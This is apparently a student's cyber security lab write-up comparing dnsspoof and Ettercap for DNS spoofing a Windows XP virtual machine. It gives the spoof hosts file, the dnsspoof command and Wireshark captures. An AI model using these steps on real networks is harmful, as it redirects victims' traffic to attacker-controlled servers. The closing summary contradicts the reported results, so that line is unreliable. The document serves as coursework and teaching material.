
NOTE – This was produced as part of a Uni assignment. Some elements contained were included as they were required as part of the assignment brief and/or marking rubric. Additionally, the assignment had a strict word count, some elements had to be sacrificed.

This is my work, produced for the Bachelor of Cyber Security. Universities take plagiarism very seriously and automated tools are very effective at identifying the source of information. I am happy for this to be used as a source for learning. Keep in mind, I am learning also, some info may not be correct, you should always confirm with reputable sources. This information is likely out of date as it was produced some time between 2018 – 2021.


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns

```
No.   Time           Source         Destination    Protocol Length Info
    4 2.092845965    192.168.1.109  192.168.1.1    DNS       77 Standard query 0x115f A www.microsoft.com
    5 2.117994801    192.168.1.1    192.168.1.109  DNS      244 Standard query response 0x115f A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME www.microsoft.com-c-3.edgekey.net
   13 8.169958914    192.168.1.109  192.168.1.1    DNS       72 Standard query 0x8e7c A www.bing.com
   14 8.178799476    192.168.1.109  192.168.1.1    DNS       72 Standard query 0x8e7c A www.bing.com
   15 8.196395774    192.168.1.1    192.168.1.109  DNS      220 Standard query response 0x8e7c A www.bing.com CNAME a-0001.a-afdentry.net.trafficmanager.net CNAME www-bing-com.dual-a-0001.a-msedg…
   19 8.201571790    192.168.1.1    192.168.1.109  DNS       88 Standard query response 0x8e7c A www.bing.com A 192.168.1.111
   20 8.201577333    192.168.1.1    192.168.1.109  DNS       88 Standard query response 0x8e7c A www.bing.com A 192.168.1.111
  384 498.916368189  192.168.1.109  192.168.1.1    DNS       77 Standard query 0x0086 A www.microsoft.com
  385 498.921425164  192.168.1.109  192.168.1.1    DNS       77 Standard query 0x0086 A www.microsoft.com
  386 498.946409338  192.168.1.1    192.168.1.109  DNS      244 Standard query response 0x0086 A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME www.microsoft.com-c-3.edgekey.net…
  387 498.953431616  192.168.1.1    192.168.1.109  DNS      244 Standard query response 0x0086 A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME www.microsoft.com-c-3.edgekey.net…
  415 505.825876484  192.168.1.109  192.168.1.1    DNS       72 Standard query 0x6078 A www.bing.com
  416 505.833450478  192.168.1.109  192.168.1.1    DNS       72 Standard query 0x6078 A www.bing.com
  417 505.838669864  192.168.1.109  192.168.1.1    DNS       72 Standard query 0x6078 A www.bing.com
  418 505.841435167  192.168.1.109  192.168.1.1    DNS       72 Standard query 0x6078 A www.bing.com
  419 505.858006378  192.168.1.1    192.168.1.109  DNS      220 Standard query response 0x6078 A www.bing.com CNAME a-0001.a-afdentry.net.trafficmanager.net CNAME www-bing-com.dual-a-0001.a-msedg…
  420 505.865433082  192.168.1.1    192.168.1.109  DNS      220 Standard query response 0x6078 A www.bing.com CNAME a-0001.a-afdentry.net.trafficmanager.net CNAME www-bing-com.dual-a-0001.a-msedg…
 1021 [illegible]    192.168.1.109  192.168.1.1    DNS       77 Standard query 0x1558 A www.microsoft.com
 1022 856.369780422  192.168.1.109  192.168.1.1    DNS       77 Standard query 0x1558 A www.microsoft.com
 1023 856.394239715  192.168.1.1    192.168.1.109  DNS      244 Standard query response 0x1558 A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME www.microsoft.com-c-3.edgekey.net…
 1024 856.401422624  192.168.1.1    192.168.1.109  DNS      244 Standard query response 0x1558 A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME www.microsoft.com-c-3.edgekey.net…
 1050 866.038803012  192.168.1.109  192.168.1.1    DNS       72 Standard query 0x0847 A www.bing.com
 1051 866.041475690  192.168.1.1    192.168.1.109  DNS       88 Standard query response 0x0847 A www.bing.com A 192.168.1.111
 1384 1274.8508899…  192.168.1.111  192.168.1.1    DNS       81 Standard query 0xcaab A 0.debian.pool.ntp.org
 1385 1274.8509038…  192.168.1.111  192.168.1.1    DNS       81 Standard query 0xc2a9 AAAA 0.debian.pool.ntp.org
 1386 1274.8744268…  192.168.1.1    192.168.1.111  DNS      145 Standard query response 0xcaab A 0.debian.pool.ntp.org A 27.124.125.250 A 103.126.53.123 A 139.99.222.72 A 3.24.197.94
 1387 1274.8750055…  192.168.1.1    192.168.1.111  DNS      136 Standard query response 0xc2a9 AAAA 0.debian.pool.ntp.org SOA f.ntpns.org
```

dnsspoof. Spoofed packet failed to arrive before real packet

Failed spoofs. Errors in setup

ettercap. Spoofed packet arrived before real packet

```
▸ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.109
▸ User Datagram Protocol, Src Port: 53, Dst Port: 1025
▾ Domain Name System (response)
    Transaction ID: 0x0847
  ▾ Flags: 0x8400 Standard query response, No error
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .1.. .... .... = Authoritative: Server is an authority for domain
```

```
0000  08 00 27 d8 e1 b2 08 00  27 81 0a b0 08 00 45 00   ··'·····
0010  00 4a 7e e7 00 00 40 11  77 fd c0 a8 01 01 c0 a8   ·J~···@·
0020  01 6d 00 35 04 01 00 36  3a d5 08 47 84 00 00 01   ·m·5···6
0030  00 01 00 00 00 00 03 77  77 77 04 62 69 6e 67 03   ·······w
0040  63 6f 6d 00 00 01 00 01  c0 0c 00 01 00 01 00 00   com·····
0050  0e 10 00 04 c0 a8 01 6f                            ·······o
```

eth0: <live capture in progress>   Packets: 1435 · Displayed: 27 (1.9%)   Profile: Default

dnsspoof failed to perform as well as Ettercap. It consistently failed to beat the legitimate query response. Ettercap had much more regular success. The failures of dnsspoof may have been a result of my setup.

Ref Wireshark image. The red box shows the dnsspoof packet capture. This is what I saw across multiple attempts. The legitimate response arrived first.


Orange box, was a few failed attempts as I had made errors in my setup between attacks.

Green shows the successful DNS spoof attack using Ettercap. The spoofed packet arrived before the legitimate packet redirecting the victim machine to the Apache2 server page.

Summary. Dnsspoof did perform as well as Ettercap.


Get attacking machine IP

Victim machine IP




```
Windows IP Configuration

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.1.109
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 3:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.2.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\admin>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:

Reply from 8.8.8.8: bytes=32 time=21ms TTL=113
Reply from 8.8.8.8: bytes=32 time=20ms TTL=113
Reply from 8.8.8.8: bytes=32 time=21ms TTL=113
```

On attacking machine start an apache2 server



```
root@kali:~# service apache2 start
root@kali:~# 
```

Begin wireshark capture on attacking machine



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source                  Destination  Protocol Length Info
   1 0.000000000  fe80::a00:27ff:fe81…    ff02::16     ICMPv6       90 Multicast Listener Report Message v2
```


```
eth0: <live capture in progress>          Packets: 1 · Displayed: 1 (100.0%)          Profile: Default
```

DNSSPOOF

Create a file (hosts.txt) to redirect url on victim machine to Apache server on attacker Run dnsspoof command




```
192.168.1.111 bing.com
192.168.1.111 *.bing.com
192.168.1.111 www.bing.com
```




```
drirc.d              luajit-2.1.0-beta3              vim
dsniff               man                             virtualbox
easy-rsa             man-db                          vpnc-scripts
emacs                menu                            wallpapers
emacsen-common       metainfo                        wireshark
enchant-2            mime                            X11
ettercap             misc                            xfburn
file                 mobile-broadband-provider-info  xfce4
firefox-esr          ModemManager                    xfce4-notes-plugin
fontconfig           mozilla                         xfwm4
fonts                nano                            xgreeters
fonts-firacode       nfs-common                      xml
fonts-font-awesome   nodejs                          xml-core
fonts-hack           openfortivpn                    xsessions
gcc                  opensc                          yelp
GConf                openssh                         yelp-xsl
gdb                  openvpn                         zenity
gdm                  os-prober                       zoneinfo
gedit                p11-kit                         zsh
GeoIP                PackageKit                      zsh-autosuggestions
gettext              pam                             zsh-syntax-highlighting
root@kali:/usr/share# cd dsniff/
root@kali:/usr/share/dsniff#
root@kali:/usr/share/dsniff# ls
dnsspoof.hosts  dsniff.magic  dsniff.services  hosts.txt
root@kali:/usr/share/dsniff# cat hosts.txt
192.168.1.111 bing.com
192.168.1.111 *.bing.com
192.168.1.111 www.bing.com
root@kali:/usr/share/dsniff# dnsspoof -f hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.111]
```

On victim navigate to Bing.com



XP [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Bing - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://www.bing.com/
Go
Links
Done
Internet
start
Command Prompt
Bing - Microsoft Inter...
3:29 AM
Right Ctrl

In this case the legitimate website opened.

Inspecting the packet capture. The legitimate result returned before the spoofed DNS packet redirecting the victim to the attacker IP.



```
dsniff                 man                           virtualbox
easy-rsa               man-db                        vpnc-scripts
emacs                  menu                          wallpapers
emacsen-common         metainfo                      wireshark
enchant-2              mime                          X11
ettercap               misc                          xfburn
file                   mobile-broadband-provider-info xfce4
firefox-esr            ModemManager                  xfce4-notes-plugin
fontconfig             mozilla                       xfwm4
fonts                  nano                          xgreeters
fonts-firacode         nfs-common                    xml
fonts-font-awesome     nodejs                        xml-core
fonts-hack             openfortivpn                  xsessions
gcc                    opensc                        yelp
GConf                  openssh                       yelp-xsl
gdb                    openvpn                       zenity
gdm                    os-prober                     zoneinfo
gedit                  p11-kit                       zsh
